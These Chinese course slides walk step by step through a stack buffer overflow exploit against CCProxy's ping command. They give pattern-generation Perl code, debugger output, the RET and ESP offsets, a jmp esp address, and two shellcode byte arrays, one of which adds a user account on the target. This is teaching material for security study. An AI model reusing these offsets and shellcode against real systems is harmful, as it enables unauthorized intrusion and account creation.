
❖ patternCreate.pl的功能

```
17 print FILE Pex::Text::PatternCreate($length);
```



```
248 ▼ sub PatternCreate {
249     my ($length) = @_ ;
250     my ($X, $Y, $Z);
251     my $res;
252
253     while (1)
254     {
255 ▼         for my $X ("A" .. "Z") { for my $Y ("a" .. "z") { for my $Z (0 .. 9) {
256             $res .= $X;
257             return $res if length($res) >= $length;
258
259             $res .= $Y;
260             return $res if length($res) >= $length;
261
262             $res .= $Z;
263             return $res if length($res) >= $length;
264         }}}
265     }
266 }
```

3.4.2 定位RET




1.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7
Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6
Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4
Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3
Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2
Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1
Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0
Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9
Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8
Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7
Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6
Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5
Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4
Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3
Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2
Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1
Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0
Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9
Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8
Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7
Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

3.4.2 定位RET

❖ Telnet到目标主机，将这串字符串通过ping命令发送给CCProxy，CDB捕捉到异常



```
C:\WINDOWS\system32\cmd.exe - cdb -pn ccproxy.exe
7c921230 cc          int      3
0:020> g
(f34.e74): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ffffffff ebx=000001d8 ecx=00002736 edx=00000007 esi=010a7f15 edi=010a8315
eip=68423768 esp=010a6700 ebp=00ab0d40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
68423768 ??          ???
0:001> ._
```

3.4.2 定位RET

- ❖ EIP寄存器的值为：0x68423768
- ❖ 通过patternOffset.pl计算出它在整个长为2000的字符串中的偏移是1012



A screenshot of a Windows command prompt window. The title bar reads "C:\WINDOWS\system32\cmd.exe". The command prompt shows the command "perl.exe patternOffset.pl 68423768 2000" being executed, and the output "1012" is displayed on the line below. The window includes standard Windows window controls (minimize, maximize, close) and a scroll bar on the right side.

```
C:\WINDOWS\system32\cmd.exe  
  
C:\Perl\bin>perl.exe patternOffset.pl 68423768 2000  
1012
```

3.4.2 定位RET

❖ patternOffset.pl的功能


```
12 print join(', ', Pex::Text::PatternOffset(Pex::Text::PatternCreate($length), $addr)) . "\n";
```



```
268 sub PatternOffset {
269     my $pattern = shift;
270     my $address = shift;
271     my $endian = @_ ? shift() : 'V';
272     my @results;
273     my ($idx, $lst) = (0,0);
274
275     $address = pack($endian, hex($address));
276     $idx = index($pattern, $address, $lst);
277
278     while ($idx > 0)
279     {
280         push @results, $idx;
281         $lst = $idx + 1;
282         $idx = index($pattern, $address, $lst);
283     }
284     return @results;
285 }
```

3.4.2 定位RET

❖这说明，RET相对缓冲区起始地址的偏移大小是1012字节。



3.4.3 寻找jmp指令地址

❖前面说到，我们选择通过jmp esp来实现程序跳转，也就是说，要在RET的位置放置jmp esp指令的地址，那么，到哪里找jmp esp指令呢？

❖最好是能在系统中找到现成的，而不需要我们重新再构造

❖事实上，在Windows系统的许多DLL中都能找到jmp esp (FF E4) 这样一条指令，一个通用的地址是**0x7ffa4512**（前人经验☺）

3.4.3 寻找jmp指令地址

❖ 用WinDBG找“JMP ESP”

❖ WinDBG挂起CCProxy进程

❖ Im命令列出已加载模块和地址空间

❖ “s startaddr lastaddr XX XX”命令查找 “FF E4”，如“s 7c800000 7c8f6000 FF E4”

❖ U命令验证

```
77fc0000 77fd1000 Secur32 (deferred)
7c800000 7c91e000 kernel32 (deferred)
7c920000 7c9b3000 ntdll (export symbols) C:\WINDOWS\system32\ntdll.dll
7d590000 7dd84000 SHELL32 (deferred)
```

Unloaded modules:

```
77bd0000 77bd8000 version.dll
```

```
00000001 480251fc ln32.exe
```

```
0:020> s 7c800000 7c91e000 FF E4
```

```
7c86467b ff e4 47 86 7c ff 15 58-15 80 7c 8d 85 38 fe ff ..G.|..X..|..8..
```

```
0:020> u 7c86467b
```

```
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\system32\kernel32\UnhandledExceptionFilter+0x811:
```

```
7c86467b ffe4 jmp esp
```

```
7c86467d 47 inc edi
```

```
7c86467e 867cff15 xchg bh,byte ptr [edi+edi*8+15h]
```

```
7c864682 58 pop eax
```

```
7c864683 15807c8d85 adc eax,858D7C80h
```

```
7c864688 38fe cmp dh,bh
```

```
7c86468a ff ???
```

```
7c86468b ff508d call dword ptr [eax-73h]
```

3.4.3 寻找jmp指令地址

❖ 在CDB下使用 **U 7ffa4512** 来确定该处指令是JMP ESP

```
0:020> U 0x7ffa4512
7ffa4512 ffe4      jmp      esp
7ffa4514 00e5      add     ch,ah
7ffa4516 01e5      add     ebp,esp
7ffa4518 02e5      add     ah,ch
7ffa451a 03e5      add     esp,ebp
7ffa451c 04e5      add     al,0E5h
7ffa451e 3f        aas
```

3.4.3 寻找jmp指令地址

- ❖ 前面分析，ping后接字符串的1012字节位置开始的4个字节将覆盖RET
- ❖ 于是，我们便可以在字符串的这个位置上填充0x120x450xfa0x7f
- ❖ 程序运行到此，就会转向地址**0x7ffa4512**找到jmp esp指令并执行，其流程发生变化


3.4.4 定位ESP指向位置

- ❖ **目标：**要把shellcode放置在程序执行JMP ESP指令时ESP指向的地址处
- ❖ **问题：**程序崩溃时，ESP指向什么位置呢？
- ❖ **同样，**我们可以用定位RET偏移的方法来定位ESP指向的位置

3.4.4 定位ESP指向位置

- ❖ 用CDB挂起CCProxy.exe
- ❖ 利用patternCreate.pl生成长为2000的字符串
- ❖ 用ping命令向目标主机发送这个字符串
- ❖ 在CDB捕捉到CCProxy.exe的崩溃事件时，查看ESP的内容
- ❖ 用patternOffset.pl计算出它在整个长为2000的字符串中的偏移

3.4.4 定位ESP指向位置



```
C:\WINDOWS\system32\cmd.exe
C:\Perl\bin>perl.exe patternOffset.pl 61413161 2000
4
```

- ❖ 这说明ESP指向字符串的第4个字节
- ❖ 因此，我们把shellcode放在字符串的第4个字节处
- ❖ 由于这段shellcode长度只有476字节，而缓冲区大小为1012字节，足够容纳下shellcode

3.4.5 构造shellcode

- ❖ 所谓shellcode就是一段能够完成特定功能的机器码，因其最初的功能为获得目标主机的一个shell而得名
- ❖ 由于受目标主机的缓冲区大小限制，shellcode长度一般越小越好
- ❖ Shellcode一般构造步骤：
 - 用C语言实现功能
 - 将其修改为带有shellcode特点的汇编（精通汇编语言的人可直接使用汇编语言编写程序）
 - 根据汇编程序得到机器码形式的shellcode

3.4.5 构造shellcode

❖ www.metasploit.com提供了许多通用的Shellcode

❖ 可以采用任何你喜欢的shellcode, 比如打开某一特定端口, 执行某一特定程序, 添加管理员帐户, 下载程序到本地执行等



3.4.5 构造shellcode

❖ 打开计算器

shellcode = \

```
b"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30" + \
b"\x42\x36\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42" + \
b"\x30\x41\x44\x41\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x54\x42\x50\x42\x50\x42\x30\x4b\x58\x45\x34" + \
b"\x4e\x33\x4b\x38\x4e\x37\x45\x30\x4a\x57\x41\x30\x4f\x4e\x4b\x48\x4f\x44\x4a\x31\x4b\x38\x4f\x45\x42\x52\x41\x30\x4b\x4e" + \
b"\x49\x54\x4b\x38\x46\x53\x4b\x48\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x59\x4e\x4a\x46\x38\x42\x4c\x46\x47\x47\x30\x41\x4c" + \
b"\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x45\x46\x32\x46\x50\x45\x37\x45\x4e\x4b\x48\x4f\x45\x46\x42" + \
b"\x41\x30\x4b\x4e\x48\x46\x4b\x38\x4e\x50\x4b\x44\x4b\x58\x4f\x45\x4e\x41\x41\x50\x4b\x4e\x4b\x48\x4e\x51\x4b\x38\x41\x50" + \
b"\x4b\x4e\x49\x48\x4e\x35\x46\x52\x46\x50\x43\x4c\x41\x33\x42\x4c\x46\x56\x4b\x38\x42\x34\x42\x53\x45\x38\x42\x4c\x4a\x37" + \
b"\x4e\x50\x4b\x38\x42\x54\x4e\x50\x4b\x48\x42\x37\x4e\x31\x4d\x4a\x4b\x48\x4a\x46\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x48" + \
b"\x42\x4b\x42\x30\x42\x30\x42\x30\x4b\x38\x4a\x36\x4e\x33\x4f\x55\x41\x53\x48\x4f\x42\x46\x48\x45\x49\x48\x4a\x4f\x43\x58" + \
b"\x42\x4c\x4b\x37\x42\x55\x4a\x56\x42\x4f\x4c\x58\x46\x30\x4f\x35\x4a\x46\x4a\x49\x50\x4f\x4c\x38\x50\x50\x47\x55\x4f\x4f" + \
b"\x47\x4e\x43\x56\x41\x46\x4e\x36\x43\x46\x42\x30\x5a"
```

3.4.5 构造shellcode

❖ 在目标主机中添加一个用户账号a

```
shellcode2 = \
b"\x55\x88\xec\x33\xff\x57\x83\xec\x0c\xc6\x45\xf0\x6e\xc6\x45" + \
b"\xf1\x65\xc6\x45\xf2\x74\xc6\x45\xf3\x20\xc6\x45\xf4\x75\xc6" + \
b"\x45\xf5\x73\xc6\x45\xf6\x65\xc6\x45\xf7\x72\xc6\x45\xf8\x20" + \
b"\xc6\x45\xf9\x61\xc6\x45\xfa\x20\xc6\x45\xfb\x2f\xc6\x45\xfc" + \
b"\x61\xc6\x45\xfd\x64\xc6\x45\xfe\x64\x8d\x45\xf0\x50\xb8\xc7" + \
b"\x93\xbf\x77\xff\xd0"
```


3.4.6 分析结论

❖ 到此，我们前面提出的问题基本都解决了：

- ✓ 定位RET：1012 offset
- ✓ 寻找跳转指令地址：0x7ffa4512
- ✓ 构造shellcode：自己构造或复制现成
- ✓ 定位shellcode存放位置：4 offset
- * 编写攻击程序


3.4.6 分析结论

构造好的exploit的结构如下所示：



! ?

- 跳转方法很多样，大家可以发挥想象力
- 本例中如果使用jmp esi，应该怎么构造？
- 还有其他的跳转方法吗？比如




3.4.7 编写攻击程序

